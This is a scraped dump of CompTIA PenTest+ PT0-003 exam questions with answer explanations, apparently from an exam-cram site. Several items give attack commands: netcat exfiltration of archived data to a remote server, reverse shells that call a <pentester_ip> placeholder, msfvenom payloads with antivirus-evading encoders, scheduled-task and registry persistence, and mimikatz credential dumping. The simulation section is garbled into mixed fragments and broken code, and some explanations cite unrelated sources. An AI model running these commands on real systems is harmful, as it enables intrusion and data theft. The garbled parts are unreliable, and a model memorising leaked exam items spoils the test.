CompTIA.PT0-003.v2025-06-23.q103

Exam Code:	PT0-003
Exam Name:	CompTIA PenTest+ Exam
Certification Provider:	CompTIA
Free Question Number:	103
Version:	v2025-06-23
# of views:	123
# of Questions views:	1138
https://www.freecram.net/torrent/CompTIA.PT0-003.v2025-06-23.q103.html	

NEW QUESTION: 1
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS
Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4
A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4
Answer: (SHOW ANSWER)
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
* CVSS:
* Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.
* Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.
* EPSS:
* Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
* Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.
* Analysis:

* Target 1: CVSS = 4, EPSS = 0.6
* Target 2: CVSS = 2, EPSS = 0.3
* Target 3: CVSS = 1, EPSS = 0.6
* Target 4: CVSS = 4.5, EPSS = 0.4
* Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.
Pentest References:
* Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
* Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

NEW QUESTION: 2
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?
A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester
Answer: (SHOW ANSWER)
Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web- based vulnerabilities, particularly those related to web browsers and interactions.
* Browser Exploitation Framework (BeEF)
* Explanation: BeEF is a powerful tool specifically designed for exploiting web browser vulnerabilities. It can hook web browsers and perform a wide range of attacks, including CSRF.
* Capabilities: BeEF is equipped with modules to create CSRF attacks, capture session tokens, and gather sensitive information from the target user's browser session.

NEW QUESTION: 3
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```


- -Pn
- -sV
- -p 1-1023
- 192.168.2.1-100
- nmap
- nc
- --top-ports=100
- --top-ports=1000
- hping
- -sL
- -sU
- -O
- 192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

CompTIA
freecram.net

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("id=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```

Answer:

See explanation below.

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

export $PORTS = 21,22

for $PORT in $PORTS:

try:

s.connect((ip, port))

print("%s:%s - OPEN" % (ip, port))

except socket.timeout

print("%:%s - TIMEOUT" % (ip, port))

except socket.error as e:

print("%:%s - CLOSED" % (ip, port))

finally

s.close()

port_scan(sys.argv[1], ports)

NEW QUESTION: 4
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following describes the most likely purpose of this scan?
A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration
Answer: (SHOW ANSWER)
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
* Command Breakdown:
* nmap: The network scanning tool.
* -sV: Enables service version detection. This option tells Nmap to determine the version of the services running on open ports.
* -sT: Performs a TCP connect scan. This is a more reliable method of scanning as it completes the TCP handshake but can be easily detected by firewalls and intrusion detection systems.
* -p-: Scans all 65535 ports. This ensures a comprehensive scan of all possible TCP ports.
* 192.168.1.0/24: Specifies the target network range (subnet) to be scanned.
* Purpose of the Scan:
* Service Discovery : The primary purpose of this scan is to discover which services are running on the network's hosts and determine their versions. This information is crucial for identifying potential vulnerabilities and understanding the network's exposure.

NEW QUESTION: 5
A penetration tester attempts unauthorized entry to the company's server room as part of a security assessment. Which of the following is the best technique to manipulate the lock pins and open the door without the original key?
A. Plug spinner
B. Bypassing
C. Decoding
D. Raking
Answer: (SHOW ANSWER)
Lock picking techniques are used in physical security assessments to test access control mechanisms.
* Raking (Option D):
* Raking is a lock-picking technique where a rake pick is inserted and rapidly moved in and out to manipulate multiple pins simultaneously.
* It is faster but less precise than single-pin picking.
* Used when speed is prioritized over precision.

NEW QUESTION: 6
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?
A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities
Answer: (SHOW ANSWER)
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here's why option A is correct:
* Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
* Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
* Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
* Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
* Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
* Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

NEW QUESTION: 7
During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?
A. API
B. HTTP
C. IPA
D. ICMP
Answer: (SHOW ANSWER)
* API as a Target:
* APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks.
* Testing APIs often uncovers critical issues in modern applications.
* Why Not Other Options?
* B (HTTP): This is a protocol, not a specific asset.
* C (IPA): Unrelated to penetration testing (likely a typo or irrelevant here).
* D (ICMP): This is a protocol used for network diagnostics, not an application asset.

CompTIA Pentest+ References:
* Domain 1.0 (Planning and Scoping)

NEW QUESTION: 8
During an assessment, a penetration tester gains access to one of the internal hosts. Given the following command:
schtasks /create /sc onlogon /tn "Windows Update" /tr "cmd.exe /c reverse_shell.exe" Which of the following is the penetration tester trying to do with this code?
A. Enumerate the scheduled tasks
B. Establish persistence
C. Deactivate the Windows Update functionality
D. Create a binary application for Windows System Updates
Answer: (SHOW ANSWER)
The command creates a scheduled task that executes a reverse shell payload at logon, ensuring persistence.
* Option A (Enumerate tasks) #: This command creates a task, not lists tasks (schtasks /query is used for enumeration).
* Option B (Establish persistence) #: Correct.
* The attacker ensures a reverse shell opens every time a user logs in.
* Option C (Deactivate Windows Update) #: The task is named "Windows Update" but does not disable updates.
* Option D (Create a Windows Update binary) #: This executes a reverse shell, not a system update.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Windows Persistence Techniques

NEW QUESTION: 9
During a penetration test, a tester compromises a Windows computer. The tester executes the following command and receives the following output:
mimikatz # privilege::debug
mimikatz # lsadump::cache
---Output---
lapsUser
27dh9128361tsg2€459210138754ij
---OutputEnd---
Which of the following best describes what the tester plans to do by executing the command?
A. The tester plans to perform the first step to execute a Golden Ticket attack to compromise the Active Directory domain.
B. The tester plans to collect application passwords or hashes to compromise confidential information within the local computer.
C. The tester plans to use the hash collected to perform lateral movement to other computers using a local administrator hash.

D. The tester plans to collect the ticket information from the user to perform a Kerberoasting attack on the domain controller.

Answer: (SHOW ANSWER)

The tester is using Mimikatz to dump cached credentials from Local Security Authority (LSA) memory.

* Pass-the-Hash (Option C):
* The tester extracts cached credentials to authenticate without cracking passwords.
* Pass-the-Hash (PtH) allows lateral movement by reusing the NTLM hash on other systems.

NEW QUESTION: 10

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:

Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP
Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP
Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *

Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz

B. gzip /path/to/data && cp data.gz <remote_server> 443

C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22

D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: (SHOW ANSWER)

Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:

* Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
* Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
* Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
* Block: All other traffic (*).

Breakdown of Options:

* Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
* This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port 443.
* Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0/24), this command adheres to the policy and is the correct choice.
* Option B: gzip /path/to/data && cp data.gz <remote_server> 443
* This command compresses the data but attempts to copy it directly to a server, which is not a valid command. The cp command does not support network operations in this manner.
* Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22

* This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.
* Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>
* This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port 22, this command will not work.
References from Pentest:
* Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
* Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
* Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration.
The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

NEW QUESTION: 11
A penetration tester compromises a Windows OS endpoint that is joined to an Active Directory local environment. Which of the following tools should the tester use to manipulate authentication mechanisms to move laterally in the network?
A. Rubeus
B. WinPEAS
C. NTLMRelayX
D. Impacket
Answer: (SHOW ANSWER)
Rubeus is a post-exploitation tool used for Kerberos abuse, including ticket extraction, pass-the-ticket, ticket renewal, and Kerberoasting. It's ideal for lateral movement within Active Directory environments.
* WinPEAS is mainly used for local privilege escalation and enumeration.
* NTLMRelayX (from Impacket) is useful for relaying NTLM authentication but is not focused on Kerberos.
* Impacket is a collection of tools; Rubeus is more targeted for Kerberos attacks.

NEW QUESTION: 12
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A-----> www
A-----> host
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2

Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX

B. SOA

C. DMARC

D. CNAME

Answer: C (LEAVE A REPLY)

DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.

* Understanding DMARC:
* SPF: Defines which IP addresses are allowed to send emails on behalf of a domain.
* DKIM: Provides a way to check that an email claiming to come from a specific domain was indeed authorized by the owner of that domain.
* DMARC: Uses SPF and DKIM to determine the authenticity of an email and specifies what action to take if the email fails the authentication checks.
* Implementing DMARC:
* Create a DMARC policy in your DNS records. This policy can specify to reject, quarantine, or take no action on emails that fail SPF or DKIM checks.
* Example DMARC record: v=DMARC1; p=reject; rua=mailto:dmarc-reports@yourdomain.com;
* Benefits of DMARC:
* Helps to prevent email spoofing and phishing attacks.
* Provides visibility into email sources through reports.
* Enhances domain reputation by ensuring only legitimate emails are sent from the domain.
* DMARC Record Components:
* v: Version of DMARC.
* p: Policy for handling emails that fail the DMARC check (none, quarantine, reject).
* rua: Reporting URI of aggregate reports.
* ruf: Reporting URI of forensic reports.
* pct: Percentage of messages subjected to filtering.
* Real-World Example:
* A company sets up a DMARC policy with p=reject to ensure that any emails failing SPF or DKIM checks are rejected outright, significantly reducing the risk of phishing attacks using their domain.
* References from Pentesting Literature:
* In "Penetration Testing - A Hands-on Introduction to Hacking," DMARC is mentioned as part of email security protocols to prevent phishing.
* HTB write-ups often highlight the importance of DMARC in securing email communications and preventing spoofing attacks.

Step-by-Step ExplanationReferences:

* Penetration Testing - A Hands-on Introduction to Hacking

* HTB Official Writeups

NEW QUESTION: 13
A company wants to perform a BAS (Breach and Attack Simu-lation) to measure the efficiency of the corporate security controls. Which of the following would most likely help the tester with simple command examples?
A. Infection Monkey
B. Exploit-DB
C. Atomic Red Team
D. Mimikatz
Answer: (SHOW ANSWER)
Breach and Attack Simulation (BAS) tools emulate real-world attacks to test security controls.
* Atomic Red Team (Option C):
* Atomic Red Team is an open-source BAS framework that provides simple commands to simulate MITRE ATT&CK techniques.
* It allows controlled adversary simulations without real exploitation.

NEW QUESTION: 14
A penetration tester finishes a security scan and uncovers numerous vulnerabilities on several hosts. Based on the targets' EPSS (Exploit Prediction Scoring System) and CVSS (Common Vulnerability Scoring System) scores, which of the following targets is the most likely to get attacked?
A. Target 1: EPSS Score = 0.6, CVSS Score = 4
B. Target 2: EPSS Score = 0.3, CVSS Score = 2
C. Target 3: EPSS Score = 0.6, CVSS Score = 1
D. Target 4: EPSS Score = 0.4, CVSS Score = 4.5
Answer: (SHOW ANSWER)
The EPSS (Exploit Prediction Scoring System) estimates how likely a vulnerability is to be exploited. Higher EPSS scores indicate a higher likelihood of exploitation.
* Option A (Target 1) #:
* EPSS 0.6 (60% chance of exploitation)
* CVSS 4 (Medium severity)
* # Best candidate since it has the highest likelihood of exploitation.
* Option B (Target 2) #: EPSS 0.3 (30%) is lower, making it less likely to be attacked.
* Option C (Target 3) #: EPSS 0.6 is high, but CVSS 1 is very low, meaning the vulnerability is not critical.
* Option D (Target 4) #: CVSS 4.5 is higher, but EPSS 0.4 is lower, meaning attackers are less likely to exploit it.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Vulnerability Prioritization with EPSS & CVSS

NEW QUESTION: 15
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?
A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection
Answer: (SHOW ANSWER)
Maintaining persistent access in a compromised system is a crucial goal for a penetration tester after achieving initial access. Here's an explanation of each option and why creating registry keys is the preferred method:
* Creating registry keys:
* Explanation: Modifying or adding specific registry keys can ensure that malicious code or backdoors are executed every time the system starts, thus maintaining persistence.
* Advantages: This method is stealthy and can be effective in maintaining access over long periods, especially on Windows systems.
* Example: Adding a new entry to the HKLM\Software\Microsoft\Windows\CurrentVersion\Run registry key to execute a malicious script upon system boot.

NEW QUESTION: 16
A penetration tester is ready to add shellcode for a specific remote executable exploit. The tester is trying to prevent the payload from being blocked by antimalware that is running on the target. Which of the following commands should the tester use to obtain shell access?
A. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows
/bind_tcp LPORT=443
B. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000
C. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 EXITFUNC=none
D. net user add /administrator | hexdump > payload
Answer: (SHOW ANSWER)
* Using shikata_ga_nai:
* This encoder obfuscates the payload, making it harder for antimalware to detect.
* The command specifies a bind shell (windows/bind_tcp) payload, targeting Windows with architecture x86-64.
* Why Not Other Options?
* B, C: These commands generate payloads but do not use an encoder, increasing the likelihood of detection by antimalware.
* D: This command is unrelated to generating shellcode; it appears to be an attempt to manipulate accounts.
CompTIA Pentest+ References:

* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 17
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
Which of the following changes should the team make to line 3 of the script?
A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i
Answer: (SHOW ANSWER)
* Script Analysis:
* Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.
* Line 2: for i in $(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.
* Line 3: curl $i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.
* Line 4: done - This line ends the loop.
* Error Identification:
* The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.
* Correct Command:
* To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.
* Corrected Script:
* Replace curl $i with host $i to perform DNS lookups on each target specified in example.txt.
Pentest References:

* In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
* Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.
By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

NEW QUESTION: 18
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?
A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.
Answer: (SHOW ANSWER)
In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here's why option B is correct:
* Tailgating: This involves following an authorized person into a secure area without proper credentials.
During busy times, it's easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.
* Cloning Badge Information: This can be effective but requires proximity to employees and specialized equipment, making it more complex and time-consuming.
* Picking Locks: This is a more invasive technique that carries higher risk and is less stealthy compared to tailgating.
* Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.
References from Pentest:
* Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.
* Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.
Conclusion:
Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.

NEW QUESTION: 19

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route

B. nbtstat

C. net

D. whoami

Answer: (SHOW ANSWER)

Windows provides built-in utilities for user enumeration and privilege escalation.

* net command (Option C):

* The net command is used to list users, groups, and shares on a Windows system:

net user

net localgroup administrators

net group "Domain Admins" /domain

Useful for gathering privilege escalation targets and understanding user permissions.

NEW QUESTION: 20

A penetration tester successfully gained access to manage resources and services within the company's cloud environment. This was achieved by exploiting poorly secured administrative credentials that had extensive permissions across the network. Which of the following credentials was the tester able to obtain?

A. IAM credentials

B. SSH key for cloud instance

C. Cloud storage credentials

D. Temporary security credentials (STS)

Answer: A (LEAVE A REPLY)

IAM (Identity and Access Management) credentials are used to control and manage access to cloud services and resources. When a penetration tester obtains IAM credentials, especially those with administrative privileges, they can perform high-level operations such as provisioning services, modifying configurations, or accessing sensitive data across the cloud environment.

* SSH keys would only grant access to a specific instance, not cloud-wide services.

* Cloud storage credentials are limited to storage access, not administrative capabilities.

* Temporary security credentials (STS) provide limited-time access and are not typically used for broad administrative tasks.

NEW QUESTION: 21

A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information.

Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.

B. Run the application through the mobile application security framework.

C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.
Answer: (SHOW ANSWER)
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here's why option B is correct:
* Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
* Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
* Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
* Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.

NEW QUESTION: 22
A client warns the assessment team that an ICS application is maintained by the manufacturer. Any tampering of the host could void the enterprise support terms of use.
Which of the following techniques would be most effective to validate whether the application encrypts communications in transit?
A. Utilizing port mirroring on a firewall appliance
B. Installing packet capture software on the server
C. Reconfiguring the application to use a proxy
D. Requesting that certificate pinning be disabled
Answer: (SHOW ANSWER)
Since direct interaction with the ICS application is restricted, the best way to analyze network traffic without modifying the system is to use port mirroring on a firewall or network switch.
* Option A (Port mirroring) #:
* Correct. Port mirroring (SPAN) copies network traffic without modifying the host system.
* Allows passive analysis of whether encryption is used.
* Option B (Packet capture on the server) #:
* Requires modifying the host, which is prohibited by the client.
* Option C (Reconfiguring the app to use a proxy) #:
* Modifies application settings, which violates the client's terms.
* Option D (Disabling certificate pinning) #:
* Requires changes to security settings, which is not allowed in this scenario.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Passive Traffic Analysis for ICS Systems

NEW QUESTION: 23
A penetration tester finds an unauthenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is https://target.comptia.org. Which of the following should the tester use to perform the task with the fewest web requests?
A. nc -e /bin/sh -lp 53
B. /bin/sh -c 'nc -l -p 443'
C. nc -e /bin/sh <pentester_ip> 53
D. /bin/sh -c 'nc <pentester_ip> 443'
Answer: (SHOW ANSWER)
The tester needs to pivot from the compromised web server while bypassing firewall restrictions that allow:
* Inbound traffic only on TCP 443 (HTTPS) and TCP 53 (DNS)
* Unrestricted outbound traffic
* Reverse shell using TCP 443 (Option D):
* This command initiates an outbound connection to the pentester's machine on port 443, which is allowed by the firewall.
* Example:
bash
CopyEdit
/bin/sh -c 'nc <pentester_ip> 443 -e /bin/sh'
* The pentester listens on TCP 443 and receives the shell from the target.

NEW QUESTION: 24
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1 Part 2

Drag and Drop Options

- -sL
- -O
- 192.168.2.2
- -sU
- -sV
- -p 1-1023
- 192.168.2.1-100
- -Pn
- nc
- --top-ports=1000
- hping
- --top-ports=100
- nmap

NMAP Scan Output

